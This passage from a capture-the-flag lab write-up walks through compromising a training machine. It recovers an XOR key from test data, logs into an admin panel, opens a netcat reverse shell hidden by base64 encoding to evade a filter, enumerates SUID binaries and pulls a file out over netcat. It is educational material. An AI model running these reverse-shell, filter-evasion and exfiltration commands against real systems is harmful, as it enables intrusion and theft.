Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

(Figure 9: robots.txt)

Testing notes seems promising.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adr
terratest.earth.local/testingn
https://terratest.earth.local/testingnotes.txt


```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

(Figure 10: testingnotes.txt)

With the information above we now know what encryption method was used for testing the earth.local webpage.

username: terra
testdata.txt is used for encryption.

Contents of testdata.txt:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adr
terratest.earth.local/testdat
https://terratest.earth.local/testdata.txt

```
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first
billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface,
leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life
may have arisen as early as 4.1 billion years ago.
```

(Figure 11: content of testdata.txt)

Scrolling down to the earth.local webpage we can see that there have been 3 sent encrypted messages and 3 from myself testing the webpage.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Earth Secure Messaging - Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging
terratest.earth.local/testdat
earth.local
Message:
Message key:
Send message


Previous Messages:

- 48030107
- 48
- 48
- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d0617
- 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c0641

(Figure 12: previous messages on original domain)

Step 5. Decrypting testdata.txt

This is where I got stuck and had to refer back to the walkthrough. There's a github repository: CyberChef that has a handful of tools. We'll be using XOR. Converting from Hex to XOR. By placing the testdata.txt as the XOR and our input as the output we should be able to get the key as the output. After going through all three we find that the third one’s output is as follows:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

From Hex
Delimiter: Auto

XOR
Key: arly as 4.1 … UTF8
Scheme: Standard
□ Null preserving

Input

```
start: 806   length: 806
  end: 806    lines:   1
length:   0
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c
0f15540d1018000000000c0c06410f0901420e105c0d074d04181a0104
1c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b
18040a03074d181104111b410f000a4c41335d1c1d040f4e070d045212
01111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b
4304001e151b171a4441020e030741054418100c130b1745081c541c0b
0949020211040d1b410f090142030153091b4d150153040714110b174c
2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a
084d540906090507090242150b141c1d08411e010a0d1b120d110d1d04
0e1a450c0e410f090407130b5601164d00001749411e151c061e454
```

Output


```
  time:   8ms
length:   403
 lines:     1
earthclimatechangebad4humansearthclimatechangebad4humanseart
hclimatechangebad4humansearthclimatechangebad4humansearthcli
matechangebad4humansearthclimatechangebad4humansearthclimate
changebad4humansearthclimatechangebad4humansearthclimatechan
gebad4humansearthclimatechangebad4humansearthclimatechangeba
d4humansearthclimatechangebad4humansearthclimatechangebad4hu
mansearthclimatechangebad4humansearthclimat
```

(Figure 13: password)

There is a repeating key present: “earthclimatechangebad4humans”. By decrypting this message we now know the real key that was used for the encryption.

Lets attempt to log into the admin panel with credentials:
Terra
earthclimatechangebad4humans

We now have access to the admin cli tool.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Earth Secure Messaging Admin - Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adr
terratest.earth.local/testdat
earth.local/admin/

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output:


(Figure 14: admin access to web server)

Step 6: Using newly accessible CLI to access the system

Firstly we can try using a reverse shell with our IP address and port with netcat to try and gain access to the system. However, it shows that remote connections are forbidden.

The command used was:
nc -e /bin/sh 192.168.56.101 8888

nc -lvnp 8888



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Earth Secure Messaging Admin - Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adr
terratest.earth.local/testdat
earth.local/admin/

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command: nc -e /bin/sh 192.168

Command output:

root@kali: ~
File Actions Edit View Help

```
┌──(root💀kali)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
```

(Figure 15: reverse shell via netcat)

This can be done on the kali terminal with the following:


Echo ‘nc -e /bin/sh 192.168.56.101 8888’ | base64 for the following output:

bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSA4ODg4Cg==

Perhaps trying to encode the message to base64 and using the following may work:

echo ‘bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSA4ODg4Cg==’ | base64 -d | bash

After running the command we have successfully connected



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Earth Secure Messaging Admin - Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging
terratest.earth.local/testdat
earth.local/admin/

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command: == | base64 -d | bash

Run command

Command output:

root@kali: ~
File Actions Edit View Help
eart
Evidence


```
┌──(root💀kali)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 48590

ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

(Figure 16: successful reverse shell)

Step 7: spawning a reverse shell with python

We can use python to spawn a shell using the command:

python -c ‘import pty;pty.spawn(“/bin/bash”)’



```
┌──(root💀kali)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 48594
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-5.1$ whoami
whoami
apache
bash-5.1$
```


```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 17: making it interactive)

Step 8: searching for potential vulnerable files

We can see we are still apache and not root user, lets try to gain access to the system.

Lets find files that have sticky bit set for the user and any potential scripts that may be exploitable.




```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 18: finding SUID binaries to privilege escalate)


Reset_root seems like a promising file, lets use netcat to transfer it into our machine.



```
┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# nc -l -p 1234 > reset_root

┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# ls
reset_root

┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 19: get reset_root to kali machine)



```
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ nc -w 3 192.168.2.101 3333 < /usr/bin/reset_root
nc -w 3 192.168.2.101 3333 < /usr/bin/reset_root
Ncat: TIMEOUT.
bash-5.1$ nc -w 3 192.168.56.101 1234 < /usr/bin/reset_root
nc -w 3 192.168.56.101 1234 < /usr/bin/reset_root
bash-5.1$ 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 20: earth server side commands)


Commands from webpage: https://nakkaya.com/2009/04/15/using-netcat-for-file-transfers/

Step 9: Privilege escalation

Using *./reset_root* needs to have its privileges increased.

Chmod +x reset_root

Ltrace is a tool which allows to show for any potential missing files in the system that disallow the program to run. Lets run it with ltrace now.

